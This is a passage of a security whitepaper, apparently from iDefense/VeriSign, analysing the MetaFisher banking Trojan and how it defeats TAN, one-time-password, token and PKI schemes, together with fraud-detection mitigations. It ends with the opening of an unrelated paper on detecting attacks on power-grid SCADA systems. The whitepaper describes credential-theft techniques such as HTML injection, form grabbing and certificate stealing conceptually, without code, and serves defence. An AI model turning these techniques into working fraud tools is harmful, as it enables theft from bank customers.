The attackers configure the C&C servers to communicate targets, exploits and custom injection HTML to other members of the botnet.

C. FTP Drop Servers

Next, the BHO establishes communication with the FTP drop site (Step 3). It creates a unique name on the FTP server that corresponds to the newly compromised computer's country of origin and name. The FTP drop server and the C&C server can be the same computer or different computers. iDefense has seen both examples in the wild.

iDefense has uncovered evidence that Russian organized

Fig. 2. MetaFisher Targeting a Spanish Banking Site: Via HTML injection an additional field is added to the banking site, asking consumers for sensitive information.

crime is behind the attacks. The C&C and FTP drop servers had multiple configurations over the past few months. Just recently, both servers were located on the same computer hosted by a Russian ISP and run by a hacker going by the handle, "Godfather." This hacker is notorious for supplying network domains to host illicit computer activity in Russia. iDefense has communicated regularly with Russian law enforcement personnel who claim to be powerless to stop the attacks. Unless the crimes occur on Russian soil (which they are not), and unless some foreign entity requests help, Russian law enforcement is largely impotent to stop this kind of activity.

D. Banking Web Server

After the attackers exploit the host computer and establish communication with the C&C server and the FTP drop server, they wait for the user to connect to the targeted bank's Web server. When the client attempts to make an online banking transaction, the BHO injects HTML code in an effort to steal the user's login credentials from the client while the client is logged onto the banking Web application (Step 4 above). Similar to traditional remote phishing schemes, the BHO attempts to trick users into entering user names and passwords in a classic man-in-the-middle attack. The difference is that the attackers launch the man-in-the-middle attack locally on the host instead of remotely on an external Web server. Fig. 2 shows the real website and the spoofed site with injected content.

On the left, users must enter a user ID and a password just to gain access to the site. If users want to make a financial transaction, though, they must enter a third password (indicated by the red circle on the right) to authenticate and authorize the transaction.

The HTML shown on the right is injected into the client's browser from the BHO. IE never actually connects to the banking website at all. The BHO collects the user name, password and transaction password and sends it to the FTP drop server for later use. The BHO then presents users with some form of error message indicating that they should enter these credentials again. This time the BHO allows the transaction to go through to the banking web site and users are unaware that anything has transpired.

Later, the attacker can log onto the website using the stolen credentials and transfer money from the compromised account to some other online banking institution. To complete the cyber fraud, the attackers hire "money mules," or unsuspecting accomplices, to withdraw the money and deliver it to the attackers.

IV. Techniques and Malicious Code Evolution

VeriSign iDefense classifies malicious code targeting financial institutions in several different categories. Although malicious code authors design specific Trojan horses to target financial institutions with login systems with more advanced designs than standard username and passwords, less advanced pieces of malicious code such as generic keystroke-logging Trojans and generic form-grabbing Trojans cause financial burdens on institutions as well.

A. Keystroke Logging

Keystroke-logging software, or keyloggers, is the simplest form of information stealing software. Keystroke logging records each key typed on the victim's keyboard. Keystroke logging produces large amounts of data that include spaces, line breaks and backspace keys. Authors have incorporated keystroke logging in Trojan and Remote Administration Tools (RAT) toolkits since the late the 1990's. Keystroke logging became widespread with early Trojans such as BackOrifice, Netbus and SubSeven. Today, keystroke loggers are features found in many RATs such as Nuclear Rat, ProRAT and Bifrost. Many other types of Trojans have generic keyloggers that gather large amounts of stolen data, even if the attacker is not targeting specific sites. In addition to RATs, generic keyloggers are often present in online game credential-stealing Trojans and various IRC bot families. Keystroke logging is not capable of grabbing forms. As a result, an attacker who searches keystroke logs to isolate recorded keystrokes relevant to a financial institution might retrieve the following results:

```
www.mybank.com[CRLF]myonlineidmypassword
```

The user, in the example above, visited the website of "MyBank" from their home computer. The attacker is unable to capture the state of the user's account. The site presented the user with the login page and they subsequently entered their password. The attacker is unable to retrieve enough information to log in from a computer not already registered to that user. If the user were not at their home location, the attacker would receive additional fields of text, but would not be able to determine the state or what questions the answers corresponded to, as the victim never enters this information using the keyboard.

B. Form Grabbing

Keystroke logging reveals all text typed by a user. Obvious disadvantages include unmanageable amounts of data and inability to capture important pieces of data such as dropdown boxes, check boxes and fields entered without a keyboard.

Form grabbing is a generic term given to the ability to capture all fields sent via POST and GET requests by intercepting the form before the data reaches the server. Attackers have two primary options to achieve this feat. Attackers can sniff GET and POST requests directly from traffic on the system using sniffing tools. Attackers can also inject DLLs into browsers to intercept requests before the browser sends them to the server. Attackers most commonly achieve this by using a Browser Helper Object (BHO) with Internet Explorer. More recently, attackers started targeting Firefox with similar pieces of software. This method also has the added advantage of being able to capture requests before encryption and retrieve responses after decryption. Because

most sites that require authentication use SSL, browser-based form grabbing is the only technique that will work.

C. Screen-shots and Mouse Event Capturing

Trojan authors added the ability to take screen-shots and capture mouse events around the same time they added the ability to log keystrokes. Despite this, many information stealing Trojan's that simply copied the techniques of common RATs, did not add this ability until banks started using virtual keyboards to enter credentials. Virtual keyboards for some banks use Java and result in specially encrypted or encoded strings. Other banks submit the form data without any additional encryption other than SSL, meaning that generic form grabbers can still steal the data from the virtual keyboard.

Fig. 3 Virtual Keyboard Login.

D. Phishing and Pharming Trojans

Phishing and pharming Trojans are nearly identical. The basic goal behind them is to display an alternative Web page when users visit a website. The confusion mainly stems from the definition of pharming and whether redirecting a user to a specific URL is phishing or pharming, as many security company's definitions of pharming would only count redirection of the entire domain to a separate IP, which then must be able to accept the entire host. The argument is not important, because both techniques work essentially the same, resulting in redirection to a set of templates. The most advanced application of this type of Trojan involves connecting to the real site so that the real SSL exchange happens and the URL bar remains intact, while simultaneously overlaying a phishing page.

E. HTML Injection

HTML Injection is a way for attackers to carry out an "on-the-fly" phishing attack. Victims visit their real banking website, and the Trojan injects additional HTML code into the page during, or after the page loads. This allows attackers to capture fields that are not part of standard forms, but provide useful information (see Fig. 2). Attackers also use HTML injection to create pop-ups with virtual keyboards and fields to attempt to capture entire TAN sheets.

F. Protected Storage Retrieval and Saved Password Retrieval

Windows 2000, XP and Server 2003 all provide a Protected Storage system that stores passwords to applications including Internet Explorer, Outlook Express and MSN. Users that use the "remember my password" feature of Internet Explorer have all of their passwords stored in this area. Firefox and Opera also come with similar features to remember form data such as passwords. Protected storage retrieval is standard in many Trojans and extremely effective against sites that use standard username and password authentication. Attackers target Firefox's and Opera's password managers less often, but as Firefox's market share continues to increase, so will the likelihood of being targeted. Opera's password manager poses an even greater threat, as websites cannot direct it to turn off, as they can do by using "autocomplete=off" attributes that Internet Explorer and Firefox follow.

G. Certificate Stealing

As many financial institutions are requiring digital certificates for various account types, Trojan authors logically took the next step and added certificate stealing functionality to their toolkits. Although exact formats vary by Trojan, it is common to have the ability to export certificates, steal CA certificates, MY A certificates, ROOT certificates, SPC certificates, PFX certificates and potentially others. VeriSign iDefense encounters many drop sites with stolen certificates. Although it is unclear how many attackers actually use the certificates they steal, this functionality poses a threat to institutions that rely upon this technique.

V. Banking Authentication Schemes

Since the advent of online banking, financial institutions have tried a number of different methods to protect customers' online transactions. In the second example above, the Spanish bank Unicaja added a second password in an effort to provide stronger authentication to its clients than the traditional user name and password. Unfortunately, as described in that section, the MetaFisher attackers had no trouble defeating this scheme. Other, stronger authentication schemes do exist, however.

A. Authentication Schemes

According to the CISSP Exam Guide, Third Edition (All-in-One) by Shon Harris, identification is the process of verifying the identity of the user attempting to connect to the secure server. Subsequently, authentication is the act of determining the access privileges of that identified user.

The security community generally agrees that the process of validating the user's identification and authentication consists of the user supplying credential information to the system. Credentials can come from three areas: something the user

owns (like a hardware token), something the user knows (like a password) or some physical characteristic (like a fingerprint). For most systems, any two of these combined is enough to guarantee the access rights of a user; this is called two-factor authentication. For example, a user might own a token that holds a private key and know a 4-digit PIN to access a banking site; the user must have both to conduct banking transactions on a web site.

Unfortunately, some two-factor authentication schemes break down under the nuances of the phishing Trojan attack.

One-Time Pads (OTPs)

Some European banks have implemented a program that uses Transaction Authentication Numbers (or TANs). These banks hand out books of 50 TANs to users. Every time the user makes a financial transaction, he must use one of the TANs in the booklet. Once used, the TAN is never used again. TANs are essentially one-time pads for passwords. The banking TANs booklet fits within the two-factor authentication definition, as something the user owns (a TANs booklet) and something the user knows (a password).

Unfortunately, the phishing Trojan man-in-the-middle attack has no trouble defeating this authentication scheme. The attack works the same way that it did for the Spanish bank in the earlier example. Instead of stealing the second password though, the attacker steals the entered TAN. The BHO injects an error statement saying that the TAN is invalid and to please enter another. The user is unaware of a problem and gladly enters another TAN. Since the bank has never seen the first TAN, the attacker can log into the website and conduct one transaction for each stolen TAN.

To combat this weakness, some European banks have instituted more complex versions of the TAN system: timed OTPs, indexed OTPs and indexed out-of-band OTPs.

Timed OTPs

This is essentially the same as the OTP method, but with a twist. The banking application has a time limit associated with each TAN that is entered into the system (usually a minute or so). When users enter a TAN, they have only so long to complete the transaction before the TAN expires. This does not completely eliminate the possibility of a man-in-the-middle attack, but such a limitation definitely makes such an attack more difficult to implement.

Timed OTPs are essentially a simpler version of hardware-based two-factor authentication methods. Such a method would easily thwart the attack described earlier in its current form; however, as seen in the Citibank attack described below, attackers have already launched successful attacks against this kind of authentication scheme. iDefense believes that timed OTPs are a solid general authentication system that will defeat the general hacker, but it will fail against the onslaught of a more determined and skilled attacker.

Indexed OTPs

Indexed OTPs add one more step to the TANs process. Instead of the user keeping track of the used TANs from previous transactions, the bank asks the user for a specific TAN number from the booklet. For example, the banking web site may ask the user to enter TAN # 36 for a given transaction. As long as the bank randomizes which TAN it asks for, and never uses that TAN again, this marks an improvement over that standard TAN system. It prevents the phishing Trojan scheme from being successful. The attackers can ask victims to enter specific TANs, but they will not be able to guess which TAN the bank will ask for.

Although indexed OTPs prevent the standard man-in-the-middle phishing Trojan attack scenario, such indexed methods may be susceptible to others, such as brute-force attacks. For every host in the targeted botnet, the attacker steals the indexed TAN and tries to login and conduct transactions. It is therefore reasonable to assume that a bank Web application will allow the user two to three mistakes in entering a TAN into the system before it locks that user out. A TAN booklet consisting of 50 numbers gives the attackers a three in 50 (six percent) chance of guessing correctly for each account. In the original MetaFisher report, iDefense reported that the Trojan's botnet consisted of around 30,000 hosts. iDefense assumes that at least 10 percent of this botnet's hosts regularly log into the targeted banking website. If this is indeed the case, the attacker is given around 3,000 attempts to guess correctly, with a six percent chance of guessing correctly. Granted, these are not great odds, but the attacker is given a large number of tries to guess right.

Also, depending on the rigor of the randomness in producing the TAN booklets, and the randomness with which the banking application asks for the TAN during the transaction, the attacker may be able to predict the next TAN with better accuracy.

Indexed Out-of-Band OTPs

Indexed Out-of-Band OTPs are more complicated, as they take the indexed OTP method one step further. With this method, the bank uses a different channel to transmit and receive the TAN than it does for allowing its customers to navigate the web site. For instance, once the user makes a request for a transaction via the Web, the bank may send a text message to the user’s phone with the correct TAN. The user then responds with the correct one-time TAN via another cellular phone text message and the bank authorizes the Web transaction.

This authentication scheme soundly defeats the phishing Trojan attack scenario presented in this report. It is highly unlikely that attackers will find a way to defeat this authentication scheme in the near future; but there is no real need to do so. There are so many more opportunities to perpetuate cyber fraud requiring less effort and technical expertise. In addition, online banking users have not adopted this technology in volume yet. iDefense predicts that, as users adopt this method over the next three to five years, hackers will turn their attention to defeating this scheme.

B. Token-Based Two Factor Authentication

Some banks have recently adopted token-based authentication methods to secure their banking clients' transactions. The Channel Register reported in the summer of 2006 that, "banks in the Netherlands and Scandinavia have used two-factor authentication for years and the technology is widely credited with helping to make account fraud more difficult"[3]. In July 2006, however, the mainstream press reported that hackers had defeated the two-factor authentication scheme in place at Citibank[4].

The Citibank's website states that "a security token is a small handheld device that dynamically generates and displays a password. When signing onto CitiBusiness® Online, users simply push a button on the token to display a password. This token password is entered along with the User ID and static password. The use of this token serves as the second level of security in our two-factor authentication process."

According to Brian Krebs of the Washington Post, the Citibank tokens provide passwords that are good for about a minute.

To be clear, the Citibank attack is a traditional phishing attack and not the phishing Trojan attack presented in this paper. According to Krebs, "the scam e-mail says someone has tried to log into your account and that you need to confirm your account info. When you click the link, you get a very convincing site that looks identical to the Citibusiness login page, complete with a longish Web address that at first glance appears to end in Citibank.com, but in fact ends at a Web site in Russia called Tufel-Club.ru."

In this scam, the victim visited the fraudulent website and input their user ID, password and token password. In this traditional man-in-the-middle phishing attack, the attacker captured this information and, while the victim was still logged in, had to log into the site again with the stolen credentials and withdraw money from the account before the token password expired.

Even though the Citibank event was a traditional phishing attack, the Citibank two-factor authentication scheme is also susceptible to the phishing Trojan attack described in this paper. Because the authentication scheme relies upon the user reading the token password and then entering it into the website, the authentication scheme falls prey to the same weaknesses described in the standard OTP authentication scheme described earlier. To exploit this method, the hackers would have to modify the current phishing Trojan attack to immediately log into the victim's account while the password was still valid. The hackers have already demonstrated that this is possible with the traditional phishing attack. iDefense believes this would be a trivial modification to the current code set for the phishing Trojan described earlier.

As far back as March 2005, security experts predicted that two-factor authentication would not work for Web authentication. According to Bruce Schneier, CTO of Counterpane, "[Two-Factor Authentication] won't work for remote authentication over the Internet. I predict that banks and other financial institutions will spend millions outfitting their users with two-factor authentication tokens. Early adopters of this technology may very well experience a significant drop in fraud for a while as attackers move to easier targets, but in the end there will be a negligible drop in the amount of fraud and identity theft."[5].

Clearly, two-factor authentication does not protect its users from traditional phishing attacks or the phishing Trojan attack described in this report. The token suffers from the same weakness as the standard OTP authentication method described earlier

Stronger authentication schemes, like Public Key Infrastructure (PKI), may provide more protection but are expensive and more difficult to implement.

C. Authentication Certificates and Public Key Infrastructure (PKI)

According to Wikipedia, PKI is "an arrangement that provides for trusted third-party vetting of, and vouching for, user identities. It also allows binding of public keys to users. This is usually carried out by software at a central location together with other coordinated software at distributed locations. The public keys are typically in certificates"[6]. X.509 is the standard for PKI certificates and specifies standard formats[7].

The Internet Engineering Task Force (IETF) defines PKI as "The set of hardware, software, people, policies and procedures needed to create, manage, store, distribute, and revoke Public Key Certificates based on public- key cryptography"[8].

According to the DCOCE, PKI uses asymmetric encryption. Information is encrypted by using one key of a pair, the public key, and can only be decrypted using the other key, which is kept secret. No user can de-crypt a message using the same public key and only the private key can be used to decrypt the message.

For example, if a user wants to validate that they are a legitimate user at Bank A, they could encrypt their password with the public key of that bank. Once it receives the validation request, Bank A decrypts the user's password using its secret key. Mathematically, no other user in the world would be able to decrypt the password, only Bank A.

Enterprise's could use PKI in several different ways to protect banking transactions. Some are more secure than

[3] John Leyden: Phishers rip into two-factor authentication. 13 Jul 2006. http://www.channelregister.co.uk/2006/07/13/2-factor_phishing_attack/

[4] Brian Krebs: Citibank Phish Spoofs 2-Factor Authentication. July 10, 2006. http://blog.washingtonpost.com/securityfix/2006/07/citibank_phish_spoofs_2factor_1.html

[5] Bruce Schneier: The Failure of Two-Factor Authentication. March 15, 2005. http://www.schneier.com/crypto-gram-0503.html#2

[6] Wikipedia: Public key infrastructure. http://en.wikipedia.org/wiki/Public_key_infrastructure

[7] Wikipedia: X.509. http://en.wikipedia.org/wiki/X.509

[8] Digital Certificate Operation in a Complex Environment (DCOCE), http://www.dcoce.ox.ac.uk/background/index.xml.ID=pki

others. Attackers also have several attack vectors they can use against PKI.

Scenario 1: No Client Certificate – Standard Bank SSL Certificate

This is the most common scenario today. Customers connect to the bank's website over a Secure Sockets Layer (SSL)-protected connection and enter their password. Attackers can use three different vectors against this scenario: malicious code, man-in-the-middle and phishing.

The trouble with SSL certificates is the emergence of a relatively new certificate type, the Domain Authenticated SSL Certificate. This sort of certificate goes through almost no authentication before issuance. In effect, anyone can get one. In the past, online banking customers had some sense of security if they saw a high-security (organizationally authenticated) SSL certificate on a website. Now that virtually anyone can obtain a Domain Authenticated SSL Certificate for their site, users can not use the presence of a SSL certificate to guarantee the safety of the site, as low-security certificates (domain-authenticated) look exactly like the high-security certificates (organizationally authenticated). This situation allows standard phishing sites and the aforementioned phishing Trojan to be successful.

Scenario 2: No Client Certificate – High Assurance Bank Certificate

This functionality is available with Internet Explorer (IE) 7 and Firefox. An end user connects to the bank website and provides his password as in the aforementioned scenario. The difference is that the end user will see additional visual confirmation that the website is authentic.

According to Tim Callan's SSL blog, "That's where High-Assurance SSL Certificates come in. These certificates will look different to the browsers, and the browsers will be able to display them differently as a result"[9].

According to Callan, "Internet Explorer will show an old-fashioned SSL Certificate in much the same way it does today. But a High Assurance certificate will get very different treatment. In this case, the browser will actually turn the address bar green, a very clear indication that this is a different kind of site you're attached to right now. Also, the name of the organization running this site and the name of the CA (Certificate Authority) who issued the certificate will appear in the address bar adjacent to the actual domain you've visited. These cues will make it easy for any site visitor using this browser to tell the difference between High Assurance and traditional SSL Certificates."

These visual clues will help the regular user identify standard phishing sites and the techniques used by the phishing Trojan discussed in this report.

Scenario 3: X.509 Certificates for both Client and Bank

PKI-based solutions, where sites and clients mutually authenticate using X.509 certificates, suffer from the same Trojan phishing attack weaknesses described in this report. The customer has some type of device (second factor authentication) that contains a client certificate and private keys. The bank authenticates the customer with that device. The problem occurs if the attacker has already exploited the computer through some other means and installs the phishing Trojan. The Phishing Trojan could easily wait for the client to connect to the bank using the X.509 algorithms and then siphon money out of the account while the user is conducting normal business.

At this time, iDefense knows of no banks that have deployed this technology. The issue with mutually authenticated PKI is that it requires banks to issue certificates to end-user consumers. Most banks do not consider this solution viable due to the complexity and expense involved in implementation.

Although X.509 certificates do not stop a well-crafted phishing Trojan, they do defeat the traditional man-in-the-middle phishing attack.

VI. Fraud Detection

Some strong authentication schemes for banking applications may reduce the risk of cyber fraud, but they are not the only mitigation technique to consider. Some security firms like RSA and VeriSign (of which iDefense is a part) provide fraud protection services for the banking applications themselves. Fraud detection services are essentially intrusion detection systems (IDS) or Intrusion Prevention Systems (IPS) for cyber fraud. They are a collection of signatures and anomaly detection algorithms that may indicate a cyber fraud attack in progress. Instead of relying upon the client authentication scheme only, some banking institutions use these fraud detection services to look for fraudulent behavior on the banking website.

Most commercial fraud detection systems include a rules engine that allows the customer to specify patterns characteristic to their environment. The Rules Engine examines each banking transaction to see if it matches any pre-determined pattern for fraudulent or high-risk transactions.

Some commercial systems also include an anomaly-detection capability. Rather than having to wait for a new attack to be detected and for a new rule to be written by an expert, these systems automatically and immediately detect unusual behavior for each user or group. Behavioral systems are inherently "future proof"—they can spot new types of attacks the first time that criminals execute them.

Signature-based detection and anomaly-based detection concentrate on key components of the banking transaction, including:

[9] Tim Callan: A new kind of SSL Certificate is on the way. March 28, 2006. http://blogs.verisign.com/ssl-blog/2006/03/a_new_kind_of_ssl_certificate_1.html

- *Computer*: Operating system, language, browser, etc.
- *Transaction Timing*: Hour of the day, day of the week, frequency of login, etc.
- *Network Information*: IP address, Geo-location, Connection Speed, Proxy types, etc.
- *Transaction Type*: Login, balance transfer, payment, etc.
- *User Type*: Student, high-net-worth individual, retiree, etc.

Fraud detection is generally cheaper and easier to deploy then the authentication techniques mentioned in this report. This is because the bank does not have to deploy anything to its customer base; fraudulent detection systems operate within the banking system proper. They watch banking transactions as they occur within the bank's server system and do not make their existence known to customers.

VII. Fraud Mitigation

Thus far, this report has discussed mitigation strategies to handle the phishing Trojan issue. iDefense does not recommend that banks implement every solution outlined here, as not all of them are sound solutions. In much the same way as perimeter defense is a matter of "Defense in Depth," cyber fraud is also a matter of "Defense in Depth." There is no single tool to prevent cyber fraud, but a series of defenses arrayed in depth will certainly lower the risk sufficiently to allow banking customers to operate safely.

A. Standard Security Best Practices

Best practices do not protect the banking customer. IDS signatures, blocking FTP outbound traffic and blocking access to C&C servers at the enterprise level will protect the bank's employees but not the customers that sit on the outside of the perimeter. Other mitigation strategies are necessary.

B. BHO Management

Banking customers have no automated method of discovering malicious BHOs today. The process is entirely manual and the investigator must be fairly technical. Still, it may be possible to craft a script that utilizes Microsoft's BHO Management Tool to discover BHOs that should not be running. More research is required.

C. Customer Anti-Virus

Providing anti-virus protection for all online banking customers via the America Online (AOL) model might be worth consideration. If the bank can declare that a current anti-virus signature list is a prerequisite for any bank transaction, then the bank has raised the protection bar to a degree. iDefense has noted that popular anti-virus products are about two weeks behind the current MetaFisher version, however. Therefore, such products will not protect against the newest immediate threat. This reduces the window of opportunity that hackers have to make a successful attack.

D. One-Time Passwords

Consider implementing some version of the OTP solutions. So far, the indexed out-of-band OTP authentication system is the most complete mitigation solution for the current problem set. As mentioned earlier, iDefense does not expect the hacker community to attempt to exploit this authentication scheme for some time. This technology is not widely deployed yet, and there are still easier means to conduct cyber fraud to bother with this issue. Other OTP solutions are worthy of consideration, too. Timed OTPs, although not completely secure, might represent a good middle ground. Such a method thwarts many of the known authentication exploitation methods, and is not as complicated for customers to use as other solutions.

E. High Assurance Certificates

These certificates will not be available until Microsoft releases IE 7 and Vista. iDefense and Verisign highly recommend that banks encourage their customers to use Web browsers that can distinguish between high-assurance certificates and low-security certificates.

F. X.509 Certificates

Deployment of X.509 certificates can greatly enhance identification and authentication services in most security situations. In fact, X.509 services will defeat the traditional man-in-the-middle phishing attack. Unfortunately, because of the way the phishing Trojan works, it is possible for a hacker to craft an attack that defeats the X.509 scheme. iDefense has seen no evidence of this kind of attack in the wild yet since no banks have deployed the X.509 solution to their customer base. iDefense does believe that hackers could engineer this attack with very little variation to the current phishing Trojan scheme currently in the wild.

G. Fraud Detection Services

Banking organizations should consider implementing anti-fraud services, as described earlier, in their respective banking websites. It is unclear whether the FFIEC will accept this mitigation measure as a way to validate identities, but since the group has not given any specific guidance as to how to accomplish its mandates, iDefense believes that this kind of service is a reasonable approach and that a bank could easily make such a case.

VIII. Conclusion

The tactics and techniques of the latest trend in online fraud, the phishing Trojan horse, could defeat some authentication schemes that were previously considered strong, such as hardware-based multi-factor authentication and OTPs. There are, however, some mitigation techniques that banks should consider including in their arsenals against such cyber fraud.

The key point to remember in this discussion is that enterprises have a range of options to choose from when

determining the appropriate program to combat cyber fraud. Decision makers must consider the right mix of security, complexity and cost suited to their customers and government regulations. Ultimately, there is no single perfect solution. "Defense in Depth" applies to cyber fraud as much as it applies to perimeter defense.

Cyber fraud happens every day, and the criminals implementing it are getting more sophisticated in their ability to automate the process. Government regulators are starting to mandate that banks increase their security postures in the wake of high-profile fraud cases. The good news is that enterprises have an array of solutions available to them that will reduce the risk of this particular threat to acceptable levels.

GLOSSARY OF TERMS

Authentication: The process of attempting to verify the digital identity of the sender of a communication such as a request to log in.

Anti-Virus: Software that attempts to identify, thwart and eliminate computer viruses and other malicious code.

Botnet: Botnet is a jargon term for a collection of software robots, or bots, which run autonomously. While the term "botnet" can be used to refer to any group of bots, such as IRC bots, the word is generally used to refer to a collection of compromised machines running programs, usually referred to as worms, Trojan horses, or backdoors, under a common command and control infrastructure.

Browser Helper Object (BHO): A Distributed Link Library (DLL) module designed as a plugin for Microsoft's Internet Explorer web browser to provide added functionality.

Cyber-Fraud: The act of using a computer to commit fraud (A deception deliberately practiced in order to secure unfair or unlawful gain.).

Distributed Link Library (DLL): Microsoft's implementation of the shared library concept in the Microsoft Windows operating system.

Document Object Model (DOM): A description of how an HTML or XML document is represented in a tree structure. DOM provides an object oriented application programming interface that allows parsing HTML or XML into a well defined tree structure and operating on its contents.

File Transfer Protocol (FTP): A commonly used protocol for exchanging files over any network that supports the TCP/IP protocol (such as the Internet or an intranet).

Hypertext Markup Language (HTML): A markup language designed for the creation of web pages with hypertext and other information to be displayed in a web browser.

Hypertext Transfer Protocol (HTTP): A method used to transfer or convey information on the World Wide Web. It is a patented open internet protocol whose original purpose was to provide a way to publish and receive HTML pages.

Identification: A process through which a system ascertains the digital identity of another entity.

Internet Explorer (IE): Microsoft's Web Browser.

Internet Relay Chat (IRC): A form of instant communication over the Internet. It is mainly designed for group (many-to-many) communication in discussion forums called channels, but also allows one-to-one communication.

Intrusion Detection Systems (IDS): Detects unwanted manipulations to systems such as all types of malicious network traffic and computer usage: network attacks against vulnerable services, data driven attacks on applications, host-based attacks such as privilege escalation, unauthorized logins and access to sensitive files, and malicious code (viruses, Trojan horses and worms).

International Telecommunication Union (ITU): An international organization established to standardize and regulate international radio and telecommunications.

Man-in-the-Middle Attack: An attack in which an attacker is able to read, insert and modify at will, messages between two parties without either party knowing that the link between them has been compromised.

Money Mule: Persons hired in cyber fraud schemes to withdraw money from bank accounts and deliver it to some unknown person. The person has no knowledge of the cyber fraud scheme that put the money in the bank in the first place.

One-time Pads (OTPs): An encryption algorithm where the plaintext is combined with a random key that is as long as the plaintext and used only once. If the key is truly random, never reused, and (of course) kept secret, the one-time pad can be proven to be unbreakable.

Phishing: A form of criminal activity using social engineering techniques. Phishers attempt to fraudulently acquire sensitive information, such as passwords and credit card details, by masquerading as a trustworthy person or business in an electronic communication.

PHP: A recursive acronym that describes a general-purpose scripting language that is especially suited for Web development and can be embedded into HTML.

Secure Sockets Layer (SSL): Cryptographic protocol which provides secure communications on the Internet for such things as e-mail, Internet faxing, and other data transfers.

Trojan horse: A malicious program that is disguised as or embedded within legitimate software. The term is derived from the classical myth of the Trojan Horse. They may look useful or interesting (or at the very least harmless) to an unsuspecting user, but are actually harmful when executed.

Two-Factor authentication: Any authentication protocol that requires two independent ways to establish identity and privileges. This contrasts with traditional password authentication, which requires only one factor (knowledge of a password) in order to gain access to a system.

Windows File Explorer: Microsoft program that allows the user to view the contents of the hard drive.

Windows Metafile Format (WMF): A graphics file format on Microsoft Windows systems that hackers exploited as a zero-day exploit over a four week period at the end of December 2005 and the beginning of January 2006.

X.509: The standard for public key infrastructure (PKI),

X.509 specifies, amongst other things, standard formats for public key certificates and a certification path validation algorithm.

Note: Glossary of terms is taken and edited from entries found in Wikipedia. http://en.wikipedia.org/wiki/Main_Page

REFERENCES

[1] Shon Harris: CISSP Certification All-in-One Exam Guide, Second Edition, 2003.

[2] Brian Krebs: Citibank Phish Spoofs 2-Factor Authentication. Security Fix Blog, Washington Post. July 10, 2006. http://blog.washingtonpost.com/securityfix/2006/07/citibank_phish_spoofs_2factor_1.html

[3] Wikipedia: Browser Helper Object. http://en.wikipedia.org/wiki/Browser_Helper_Object

[4] iDefense: MetaFisher: A Sophisticated Bot Attack. May 26, 2006

[5] John Leyden: Phishers rip into two-factor authentication. 13 Jul 2006. http://www.channelregister.co.uk/2006/07/13/2-factor_phishing_attack/

[6] Bruce Schneier: The Failure of Two-Factor Authentication. March 15, 2005. http://www.schneier.com/crypto-gram-0503.html#2

[7] Wikipedia: Public key infrastructure. http://en.wikipedia.org/wiki/Public_key_infrastructure

[8] Wikipedia: X.509. http://en.wikipedia.org/wiki/X.509

[9] Digital Certificate Operation in a Complex Environment (DCOCE), http://www.dcoce.ox.ac.uk/background/index.xml.ID=pki

[10] Tim Callan: A new kind of SSL Certificate is on the way. March 28, 2006. http://blogs.verisign.com/ssl-blog/2006/03/a_new_kind_of_ssl_certificate_1.html

Rick Howard (rhoward@verisign.com), Director – iDefense Security Intelligence, is responsible for the day-to-day intelligence gathering and distribution efforts at iDefense and is charged with developing strategic and tactical plans for the department. He is an experienced computer security professional with proven success in the utilization of network intelligence for network defense.

Prior to joining iDefense, Mr. Howard lead the intelligence gathering activities at Counterpane Internet Security and ran Counterpane's global network of Security Operations Centers (SOCs). Mr. Howard served in the US Army for 23 years in various command and staff positions involving information technology and security and retired as a Lieutenant Colonel in 2004. He spent the last two years of his career as the US Army's Computer Emergency Response Team Chief (ACERT) where he coordinated Network Defense, Network Intelligence and Network Attack operations for the Army's global network.

Mr. Howard holds a Masters of Science degree in Computer Science from the Naval Postgraduate School and an Engineering degree from the United States Military Academy where he also taught computer science later in his military career.

Ralph Thomas (rthomas@verisign.com), Manager – iDefense Malicious Code Operations, heads the iDefense Malicious Code Operations Group. This group is responsible for the active collection of open-source intelligence, and for the reporting and analysis of public reports and outbreaks of malicious code. Mr. Thomas also directs the malicious code research lab in iDefense, which is tasked with the development of tools for discovery and analysis of malicious code and related threats.

Before joining iDefense, Mr. Thomas worked as Principal Computer Forensics Consultant in several data acquisition and litigation support projects and served as expert witness in federal court. Early in his career Mr. Thomas designed hardware and real-time software in the controls and digital television sectors before turning his attention to enterprise software. A Certified Lotus Specialist, he has expertise in e-mail archiving, document imaging, Siebel, SAP, and Oracle Applications.

Mr. Thomas holds a Masters of Science degree in Electrical Engineering from the University Dortmund, Germany.

Jeff Burstein (jburstein@verisign.com), Product Manager - VeriSign Authentication Services, has been involved in almost every one of VeriSign's security offerings, from PKI and secure messaging to managed security services and consumer authentication. As a member of the VeriSign Identity Protection team, he has worked closely with leaders in authentication technology in designing the next generation of consumer authentication services.
Jeff holds Bachelor and Master degrees in Computer Science from the Massachusetts Institute of Technology.

Roxana Bradescu (rbradescu@verisign.com), Senior Manager - VeriSign Innovations, defines new VeriSign Identity Protection (VIP) services.

Prior to VeriSign, Roxana provided product marketing consulting to a number of startups developing security and networking products, and was an Entrepreneur in Residence at Foundation Capital. Roxana has held numerous senior management positions including Excite@Home, Sun Microsystems, Navio/Liberate, and AT&T Bell Labs focusing on new product and emerging business opportunities.

Improving Detection Attacks in Electric Power System Critical Infrastructure Using Rough Classification Algorithm

Maurílio Pereira Coutinho, Germano Lambert-Torres, *Member,* IEEE,
Luiz Eduardo Borges da Silva, *Member,* IEEE, and Horst Lazarek

***Abstract*—Nowadays, National Critical Infrastructures play a fundamental role in modern society. The use of information technology (IT) to achieve service quality produces vulnerabilities and security threats. To safeguard against the threat of cyber-attacks, providers of Critical Infrastructure services also need to maintain the accuracy, assurance and integrity of their interdependent data networks. This paper presents a novel technique for improving the security of Electric Power System Critical Infrastructure by implementing anomaly detection methods to identify attacks and faults. By using Rough Sets Classification Algorithm, a set of rules can be defined to the anomaly detection process. This can be used for identify attacks and failures and, also, for improving state estimation.**

***Index Terms*—Critical infrastructure protection, electric power system, SCADA , detecting attacks, rough set theory, data mining.**

I. Introduction

THE interconnection between electricity management network, corporate network and the internet and the use of information technology (IT) to achieve service quality produces vulnerabilities and exposes the electricity cyber infrastructure to securities threats [1,2,3,4]. With the electricity market deregulation and the usage of commercial off the shelf technologies (COTS), standard TCP/IP networks, and fully networked systems the opportunity for cyber attackers increases and the threat of such attack has to be addressed [5]. Current initiatives for Security of Critical Infrastructures can be found in [6].

As part of the Electric Power System Critical Infrastructure, SCADA systems and Energy Management Systems (EMS) play a vital role in order to monitoring the safety, reliability, and protective functions of the power grid. However, these systems, that were designed to maximize functionality with little attention paid to security, represent potential vulnerability to disruption of service or manipulation of operational data that could result in public safety concerns [7].

